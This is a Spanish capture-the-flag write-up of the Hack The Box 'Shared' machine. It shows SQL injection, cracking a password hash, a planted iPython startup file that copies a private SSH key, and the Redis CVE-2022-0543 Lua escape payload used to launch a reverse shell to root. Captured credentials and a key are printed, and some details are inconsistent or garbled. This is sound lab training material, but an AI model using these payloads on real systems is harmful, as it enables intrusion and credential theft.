

## 1. Enumeración.

Realizamos un PING a la máquina víctima para comprobando su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
(root@kali)-[/home/kali/HTB/shared]
# ping -c 1 10.10.11.172
PING 10.10.11.172 (10.10.11.172) 56(84) bytes of data:
64 bytes from 10.10.11.172: icmp_seq=1 ttl=63 time=32.5 ms

— 10.10.11.172 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 32.459/32.459/32.459/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
# Nmap 7.93 scan initiated Fri Nov 25 18:13:53 2022 as: nmap -sCV -p 22,80,443 -oN targeted 10.10.11.172
Nmap scan report for 10.10.11.172
Host is up (0.034s latency).
Not ping-pong, but ping-pong.

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|_ 3072 01e835f4695fc2e20e2746e2a6b6d865 (RSA)
|_ 256 effcc45d84fb580bbe2dad35409dc351 (ECDSA)
|_ 256 a3396d750964ed70cf17499adc126d11 (ED25519)
80/tcp    open  http         nginx/1.18.0
|_ http-title: Did not follow redirect to http://shared.htb
|_ http-server-header: nginx/1.18.0
443/tcp   open  ssl/http     nginx/1.18.0
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_ h2
|_ http/1.1
|_ http-server-header: nginx/1.18.0
|_ http-title: Did not follow redirect to https://shared.htb
|_ tls-nextprotoneg:
|_ h2
|_ http/1.1
|_ ssl-cert: Subject: commonName=*.shared.htb/organizationName=HTB/stateOrProvinceName=None/countryName=US
|_ Not valid before: 2022-03-20T13:37:14
|_ Not valid after: 2042-03-15T13:37:14
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov 25 18:14:10 2022 -- 1 IP address (1 host up) scanned in 10.67 seconds
```

Comprobamos el LaunchPad de la versión del SSH y vemos que estamos ante una versión Sid de Debian.



Overview Code Bugs Blueprints Translations Answers

## openssh 1:8.4p1-5 source package in Debian

### Changelog

openssh (1:8.4p1-5) unstable; urgency=high

\* CVE-2021-28041: Fix double free in ssh-agent(1) (closes: #984940).

-- Colin Watson <email address hidden> Sat, 13 Mar 2021 09:59:40 +0000

### Upload details

#### Uploaded by:

Debian OpenSSH Maintainers on 2021-03-13

#### Original maintainer:

Debian OpenSSH Maintainers

#### Section:

net

#### Uploaded to:

Sid

#### Architectures:

any all

#### Urgency:

Very Urgent


Añadimos a nuestro fichero host la fqdn shared.htb y analizamos las tecnologías que usa el servicio web que corre por el puerto. Vemos que nos redirige al puerto 443.

```
root@kali: ~/home/kali/MTB/shared
$ curl -s http://shared.htb
https://shared.htb: [201 Moved Permanently] Country[RESERVED][...], HTTPServer[nginx/1.18.0], IP[10.10.11.172], RedirectLocation[https://shared.htb/], nginx[1.18.0]
https://shared.htb/ [302 Found] Country[RESERVED][...], HTTPServer[nginx/1.18.0], IP[10.10.11.172], RedirectLocation[https://shared.htb/index.php], nginx[1.18.0]
https://shared.htb/index.php [200 OK] Cookies[PHPSESSID=5f7b427831ed69a86c73aa3c67d64c], Country[RESERVED][...], HTML5, HTTPServer[nginx/1.18.0], HttpOnly[PHPSESSID=5f7b427831ed69a86c73aa3c67d64c], IP[10.10.11.172], Xquery, Open-Graph-Protocol[website], PoweredBy[WordPress], PrestaShop[8], Script[application/javascript], Title[Shared Shop], X-UA-Compatible[ie=edge], nginx[1.18.0]
```

## 2. Análisis de vulnerabilidades

Navegamos por la web y vemos que, una vez escogido un producto, al realizar la compra nos envía a la URL https://checkout.shared.htb.

SHOPPING CART



Hummingbird printed t-shirt  
\$23.90  
**\$19.12** -20%  
Size: M  
Color: White

1

\$19.12

[Continue shopping](#)

1 item \$19.12


Shipping Free

Total (tax excl.) \$19.12


Total (tax incl.) \$19.12

Taxes \$0.00


[PROCEED TO CHECKOUT](#)




Añadimos esa nueva entrada fqdn a nuestro fichero hosts y la analizamos con burpsuite. “Decodeamos” el campo “custom\_cart” y vemos que puede ser vulnerable a un SQL Injection.




Dando por hecho que es un servidor de base de datos MySQL, intentamos sacar las bases de datos que contiene.




Nos quedamos con la base de datos de “checkout” y enumeramos sus tablas.



Revisamos los campos que tiene la tabla “user”.



Obtenemos unas credenciales (el campo “password” es un hash”) al revisar el contenido de la tabla “user”.



Con hash-identifier obtenemos que la password está encriptada en MD5. Con crackstation, intentamos obtener la clave en claro.

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
fc895d4eddc2fc12f995e18c865cf273	md5	Soleil101

**Color Codes:** **Green:** Exact match, **Yellow:** Partial match, **Red:** Not found.

Clave: Soleil101

### 3. Explotación y acceso.

Comprobamos si las credenciales han sido reutilizadas, intentando acceder por ssh.

```
(root@kali)~# ssh james_mason@10.10.11.172
The authenticity of host '10.10.11.172 (10.10.11.172)' can't be established.
ED25519 key fingerprint is SHA256:UXHsNbXewSjQJVOjGF5RVNToyJZqtdQyS8Hgr5P8pWM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.172' (ED25519) to the list of known hosts.
james_mason@10.10.11.172's password:
Linux shared 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 14 14:45:22 2022 from 10.10.14.4
james_mason@shared:~$ whoami
james_mason
james_mason@shared:~$
```

### 4. Movimiento lateral

Dado que no encontramos la “flag” en el directorio del usuario, revisamos los usuarios que tiene la máquina víctima.

```
james_mason@shared:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
james_mason:x:1000:1000:james_mason,,,:/home/james_mason:/bin/bash
dan_smith:x:1001:1002::/home/dan_smith:/bin/bash
```

Entendemos que tenemos que conseguir movernos al usuario “dan\_smith”. Miramos a los grupos que pertenecemos.

```
james_mason@shared:/tmp$ id
uid=1000(james_mason) gid=1000(james_mason) groups=1000(james_mason),1001(developer)
```

Buscamos ficheros o directorios, cuyo grupo propietario sea “developer”. Encontramos el directorio “/opt/scripts\_review” que está vacío.

```
james_mason@shared:/tmp$ find / -group developer 2>/dev/null
/opt/scripts_review
```

Nos apoyamos en pspy, para verificar los procesos que están corriendo en la máquina víctima.


```
2022/11/27 02:56:36 CMD: UID=0 PID=1 | /sbin/init
2022/11/27 02:57:01 CMD: UID=0 PID=1701 | /usr/sbin/CRON -f
2022/11/27 02:57:01 CMD: UID=0 PID=1700 | /usr/sbin/CRON -f
2022/11/27 02:57:01 CMD: UID=0 PID=1702 | /bin/sh -c /root/c.sh
2022/11/27 02:57:01 CMD: UID=0 PID=1703 | /bin/bash /root/c.sh
2022/11/27 02:57:01 CMD: UID=0 PID=1704 | /bin/bash /root/c.sh
2022/11/27 02:57:01 CMD: UID=1001 PID=1705 | /usr/sbin/CRON -f
2022/11/27 02:57:01 CMD: UID=1001 PID=1706 | /usr/bin/pkill ipython
2022/11/27 02:57:01 CMD: UID=1001 PID=1707 | /bin/sh -c /usr/bin/pkill ipython; cd /opt/scripts_review/ 86 /usr/local/bin/ipython
2022/11/27 02:57:06 CMD: UID=0 PID=1710 |
2022/11/27 02:57:06 CMD: UID=0 PID=1711 | /bin/bash /root/c.sh
2022/11/27 02:57:06 CMD: UID=0 PID=1713 | perl -ne s/\\((\\d+\\))\\)/print " $1"/ge
2022/11/27 02:57:06 CMD: UID=0 PID=1712 | /bin/bash /root/c.sh
2022/11/27 02:57:06 CMD: UID=0 PID=1714 | pidof redis-server
2022/11/27 02:57:07 CMD: UID=0 PID=1717 | (s-server)
```

Buscamos información respecto iPython.

## iPython

iPython es un shell interactivo que añade funcionalidades extra al modo interactivo incluido con Python, como resaltado de líneas y errores mediante colores, una sintaxis adicional para el shell, autocompletado mediante tabulador de variables, módulos y atributos; entre otras funcionalidades. Es un componente del paquete SciPy.

Descubrimos que tiene un repositorio GIT (<https://github.com/ipython/ipython>) en la cual detallan un problema de seguridad.



Tomando la POC de la web, nos creamos el siguiente “one liner” y esperamos. Si todo va bien, deberíamos conseguir leer la clave id\_rsa del usuario dan\_smith.

```
james_mason@shared:/opt/scripts_review$ mkdir -m 777 -p profile_default 86 mkdir -m 777 profile_default/startup 86 echo 'import os; os.system("cat ~/.ssh/id_rsa > /tmp/key")' > profile_default/startup/foo.py
james_mason@shared:/opt/scripts_review$ chmod 777 profile_default/startup/foo.py
```

```
james_mason@shared:/opt/scripts_review$ cat /tmp/key
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

Nos intentamos conectar con la clave privada obtenida.

```
(root@kali)-[/home/kali/HTB]
# ssh dan_smith@10.10.11.172 -i id_rsa
Linux shared 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 14 14:43:34 2022 from 10.10.14.4
dan_smith@shared:~$ whoami
dan_smith
dan_smith@shared:~$
```

## 5. Escalada de privilegios

Revisamos nuevamente la pertenencia a grupos del usuario con el que hemos ganado acceso.

```
dan_smith@shared:~$ id
uid=1001(dan_smith) gid=1002(dan_smith) groups=1002(dan_smith),1001(developer),1003(sysadmin)
```

Revisamos los ficheros y directorios, que tengan como grupo propietario a “sysadmin”.

```
dan_smith@shared:~$ find / -group sysadmin 2>/dev/null
/usr/local/bin/redis_connector_dev
```

El script parece que hace una conexión al servicio de Redis, mandando las credenciales. Nos traemos el script a nuestra máquina atacante. Nos ponemos en escucha por el puerto 6379, como si fuéramos el servicio de Redis y ejecutamos el script.

```
(root@kali)-[/home/kali/HTB/shared]
# nc -nlvp 6379
listening on [any] 6379 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 43180
*2
$4
auth
$16
F2WHqJUz2WEz=Gqq
```

Conseguimos obtener unas credenciales: F2WHqJUz2WEz=Gqq

Probamos a acceder con ellas, por ssh, como el usuario dan\_smith.

```
dan_smith@shared:/usr/local/bin$ redis-cli
127.0.0.1:6379> auth dan_smith F2WHqJUz2WEz=Gqq
(error) WRONGPASS invalid username-password pair
127.0.0.1:6379> auth default F2WHqJUz2WEz=Gqq
OK
127.0.0.1:6379>
```

Revisamos si hay alguna forma de “escapar” de esta consola.

<https://theseckmaster.com/how-to-fix-cve-2022-0543-a-critical-lua-sandbox-escape-vulnerability-in-redis/>

# How To Test Your Server Is Vulnerable To The CVE-2022-0543 Vulnerability?

Reginaldo Silva presented [proof of concept](#) to show how this flaw be tested on the servers running the Redis server.

Run this command If you see the Redis server running on your Debian and [Ubuntu](#) servers with version less than or equal to redis/5:5.0.14-1+deb10u1, redis/5:5.0.3-4, redis/5:6.0.15-1.

```
> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io");
local io = io_l(); local f = io.popen("cat /etc/passwd", "r"); local res = f:read("*a");
f:close(); return res' 0
```

Generamos un script malicioso llamado “exploit”, que genere una reverse shell y lo almacenamos en /dev/sha/. Con nuestra máquina de atacante nos podemos en escucha por el puerto 443 con NC.

Desde la máquina víctima, nos conectamos de nuevo al servicio de Redis y lo ejecutamos.

```
don_gm@shared:/var$ redis-cli
127.0.0.1:6379> auth default F2WqJuz2WEz-Gqg
OK
127.0.0.1:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("bash /dev/shm/exploit"); local res = f:read("*a"); f:close(); return res' 0
Could not connect to Redis at 127.0.0.1:6379: Connection refused
redis-cli
```

```
(root@kali)-[/home/kali/HTB/shared]
# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.37] from (UNKNOWN) [10.10.11.172] 39598
bash: cannot set terminal process group (5058): Inappropriate ioctl for device
bash: no job control in this shell
root@shared:/var/lib/redis# whoami
whoami
root
root@shared:/var/lib/redis#
```